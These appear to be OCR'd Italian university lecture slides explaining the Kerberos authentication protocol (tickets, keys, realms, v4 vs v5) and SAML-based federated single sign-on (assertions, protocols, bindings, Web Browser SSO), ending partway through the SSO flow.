
Kerberos (4) - Obiettivi

- Non fare mai transitare la password di Alice lungo la rete
- La password di Alice non deve mai essere memorizzata nella workstation macchina client: dopo essere utilizzata deve essere subito scartata
- Le password degli utenti non dovrebbero essere memorizzate in chiaro neanche nel database dei server di autenticazione
- **Ad Alice è richiesto di inserire la password una sola volta per sessione di lavoro**

Kerberos (5) - Obiettivi

- La gestione delle informazioni di autenticazione è centralizzata e risiede sul server di autenticazione
- Se richiesto, anche i service provider devono provare la loro autenticità ai client (**mutua autenticazione**)
- Se richiesto, client e server devono poter stabilire una connessione cifrata

Kerberos (6) – Funzionamento ad alto livello



- **FASE 1**
  1. C e AS usano la pwd per l'autenticazione
  2. AS consegna a C un *TGT* (con scadenza) e una *chiave di sessione*
- **FASE 2**
  3. TGS usa il *TGT* e la chiave per l'autenticazione
  4. Rilascia un **ticket** e una ulteriore chiave di sessione
- **FASE 3**
  5. C e S usano la chiave e il **ticket**
  6. In caso di mutua aut. il server deve autenticarsi

Kerberos (7) - Ticket

- Un "biglietto" che un client (o chi per lui) presenta ad un SP per dimostrargli la sua identità
- Emesso dal TGS e cifrato con la chiave condivisa tra il server e il SP del servizio a cui sono destinati
  - Neppure il client richiedente riesce a leggerlo e/o modificarlo
- Una volta emesso un ticket, il TGS non può impedirne l'utilizzo
- Anche l'AS genera un ticket "speciale" (TGT), da usare per fare le richieste di servizi al TGS

Kerberos (8) - Ticket cont'd

- Ogni volta che l'utente accede ad un servizio, il client usa il TGT per richiedere al TGS un nuovo ticket per quel determinato servizio. Il ticket è poi usato per autenticare l'utente al servizio.
- Contiene:
  - L'identità (*username*) del client richiedente
  - L'identità del servizio a cui è destinato
  - L'indirizzo IP della macchina client da cui il ticket può essere usato
  - La data e l'ora (*timestamp*) in cui è stato generato
  - Il tempo massimo di vita (*lifetime*) del ticket (in genere 10 hr)
  - La chiave di sessione condivisa tra client e SP

Kerberos (9) - Chiavi

Master key

- Chiave condivisa tra ciascun attore (Alice e Bob) e l'AS/TGS
- Per il client (Alice), generata dalla password
- Per il SP (Bob), imposta dall'amministratore

Session key

- Una da usare al posto della password quando si richiedono i ticket al TGS (generata dal AS)
- Una da usare per la comunicazione sicura con Bob (generata dal TGS e inserita nel ticket)

Kerberos (10) – Uso della *pwd*


In fase di autenticazione l'utente inserisce *username* e *password*, ma:

- **SOLO** lo *username* viene trasmesso all'AS
- l'AS verifica se l'utente è presente nel suo database
- se esiste, crea un TGT e genera una chiave di sessione che cifra con la chiave condivisa con l'utente e la trasmette all'utente
- l'utente (o meglio, il programma di login) decifra la chiave di sessione usando la chiave dell'utente, ottenuta dalla *password*


Kerberos vs Needham-Schroeder (11)

Vi ricordate il protocollo di NS a chiave condivisa?

- *S* (il KDC, server fidato) crea la chiave (di sessione) condivisa K_{AB}



Kerberos (11) - Funzionamento



Versione semplificata del protocollo:

$$A \rightarrow S : A, B$$
$$S \rightarrow A : \{T_S, L, K_{AB}, B, \{T_S, L, K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$$
$$A \rightarrow B : \{T_S, L, K_{AB}, A\}_{K_{BS}}, \{A, T_A\}_{K_{AB}}$$
$$B \rightarrow A : \{T_A + 1\}_{K_{AB}}$$

Kerberos (12) - Realm

Realm

- L'insieme di *client* e *server* il cui controllo amministrativo è affidato ad una singola coppia di AS/TGS

Kerberos supporta autenticazione cross-realm:

- I *client* in un *realm* possono accedere a *server* in un altro *realm*
- Richiede un pre-agreement tra le coppie AS/TGS coinvolte
  - AS/TGS di un realm condividono una chiave con AS/TGS di un altro realm

Kerberos (13) - v4 vs. v5

Dipendenza dal sistema di crittografia

- DES nella v4, qualsiasi nella v5

Dipendenza dal protocollo IP

- indirizzi IP nella v4, qualsiasi tipo di indirizzo di rete nella v5

Durata del ticket

- 1280 min nella v4, arbitraria nella v5

Autenticazione fra realm diversi

- n realm richiedono n^2 relazioni nella v4, meno in v5

Doppia crittografia

- nella v4 ticket crittati due volte: con la chiave del server e con la chiave del client

Kerberos (14) – Pro e Contro

Vantaggi:

- La password **non** viene trasmessa
  - I principali servizi di rete (e.g., `telnet` e `ftp`) trasmettono in chiaro la password

Svantaggi:

- Funziona bene in una intranet, ma in Internet? È scalabile?
- Implementazione complessa
  - Migrazione password utenti non automatizzata
  - Problematico modificare il codice sorgente di un'applicazione per farla diventare kerberizzata
- Se il KDC compromesso, compromesso tutto il sistema

SSO Federato (e Scalabile)

Cosa serve?

- Definire il ***formato dei messaggi*** scambiati tra SP e IdP
- Definire un ***protocollo per lo scambio*** di tali messaggi
- Definire come i 2 punti precedenti ***interagiscono con gli attuali protocolli*** (HTTP & c.)

SAML (1)

Security Assertion Markup Language (SAML)

- standard per lo **scambio di dati di autenticazione e autorizzazione** (asserzioni) tra domini di sicurezza distinti, tipicamente un identity provider e un service provider
- formato delle asserzioni SAML basato su **XML**
- prodotto, a partire dal 2001, dal Security Services Technical Commitee di OASIS (Organization for the Advancement of Structured Information Standards)
  - http://www.oasis-open.org/
  - SAML v2.0, OASIS standard nel marzo 2005
- la più diffusa implementazione Open Source è OpenSAML (OpenSAML - an Open Source Security Assertion Language implementation)
  - `http://www.opensaml.org`

SAML (2) - Core

Componenti principali:

- **Asserzioni**: dati di autenticazione e autorizzazione
  - Formato dei messaggi scambiati tra SP e IdP
- **Protocolli**: come vengono scambiate le asserzioni
  - Protocollo per lo scambio di messaggi tra SP e IdP
- **Binding**: specifica come mappare lo scambio di messaggi in SAML ai protocolli esistenti:
  - Al protocollo HTTP
  - Al protocollo SOAP (Simple Object Access Protocol), protocollo per lo scambio di messaggi tra componenti software che avviene secondo le regole della sintassi XML

Asserzioni

- Sono i dati di autenticazione e autorizzazione, in genere trasferiti da un IdP e un SP
- Vengono prodotti dal IdP, detto anche *SAML Authority* o *Asserting Party*
- Contengono informazioni che il SP (detto anche *Relying Party*) usa per decidere se autorizzare o meno un accesso

```
<saml:Assertion ...>
    ...
</saml:Assertion>
```

SAML (4) - Core

Asserzioni cont'd

- Possono contenere 3 tipi di informazioni:
  - ***Authentication statement***: indica che l'utente è stato autenticato
  - ***Attribute statement***: indica che un utente è associato con gli attributi specificati (ad esempio, status, limiti di credito, permessi, ecc.). Un attributo è una coppia *(nome, valore)*
  - ***Authorization decision statement***: specifica che un utente ha l'autorizzazione a compiere un'azione *A* su di una risorsa *R* in caso *E* sia valido

SAML (5) - Core

Asserzioni cont'd – Esempio di PayTV

Type of Assertion	Question Asked	Example
Authentication	Who is the user?	The user is a valid user.
Attribute	What do we know about this particular user?	The user is male, 34 years old, lives in Nebraska and subscribes to premium channels such as HBO.
Authorization	Is the user authorized to access this particular membership area or website feature?	Comcast subscriber who pays for Discovery Channel access can watch Discovery Channel TV shows on XFINITY

Protocolli

- Specifica il protocollo utilizzato per richiedere e trasmettere le asserzioni tra un'entità ed un'altra
- Fa riferimento a **cosa** viene trasmesso, non a **come** venga trasmesso, anche se viene specificato l'uso di SSL nella comunicazione tra server

- Protocollo di tipo Request/Reply:
  - ***Request***: richiesta del SP al IdP
    - può essere di 3 tipi: authentication, authorization o attribute
  - ***Reply***: contiene un assertion statement (diverso a seconda del tipo della richiesta)

SAML (7) - Core

Protocolli cont'd – Esempi di tipi di request/query

- **AuthenticationQuery**
  - Richiede una qualsiasi informazione di autenticazione relativa al soggetto e gestita dal server
  - "Il soggetto è loggato?"
- **AttributeQuery**
  - Richiede gli attributi di un soggetto
  - "Qual è il ruolo associato a questo soggetto?"
- **AuthorizationDecisionQuery**
  - Richiede una decisione su di un soggetto *s* che richiede accesso ad una risorsa *r* con evidenza *e*
  - "Cosa ne pensi?"

SAML (8) - Core

Vincoli (binding)

- Determina in che modo richieste e risposte SAML vengono mappate al formato dei protocolli di comunicazione e trasmissione standard (SOAP o HTTP)
- Specifica **come** le asserzioni vengano inviate da un server ad un altro

SAML: Use cases

Profili (o Use cases, o Scenario)

- Specifica un **caso d'uso** definito utilizzando una particolare combinazione di asserzioni, protocolli e vincoli

- ***Identity Federation***
- ***Web Browser SSO***
- ***Attribute-based authorization***
- ***WS-Security***

Federated Identity

Federated Data

SAML uses XML "assertions" to authenticate and authorize users, and also to communicate predefined attributes about users between IdPs and SPs. SAML SSO also "federates" all user data, providing a single view of user profiles across the entire organization for Web application access, control and auditing. This process ultimately allows structure to be added to disparate data types, leading to richer, more actionable user profiles.

Here's a look at the kind of attributes that are collected when a hypothetical subscription-based television site uses SAML to authenticate users versus another standard.


SAML: Authorization & Authentication	Other Authentication Standards for Enterprise SSO
Name: Emily Smith **Job Title:** Manager at tech company **Gender:** Female **Level of Membership:** Platinum **Date Joined:** 2009 **Interest 1:** Travel **Interest 2:** Documentaries **Interest 3:** Stand Up Comedy **User has permission to access features:** Yes	**Name:** Emily Smith **Email Address:** emilysmith@testemail.com

For large organizations with multiple sites, SAML also enables more robust user access options, since subscription and membership information—or any other specified attributes for that matter—can be communicated within the transaction itself.


SAML – Web Browser SSO (1)

SAML suppone che l'utente (detto *principal*) sia iscritto ad almeno un Identity Provider


- L'IdP viene utilizzato per fornire servizi di autenticazione all'utente
- SAML **non** specifica come i servizi di autenticazione siano implementati



SAML – Web Browser SSO (3)



SAML – Web Browser SSO (3)



1. Richiesta della risorsa al SP (via HTTP, `https://sp.example.com/myresource`)

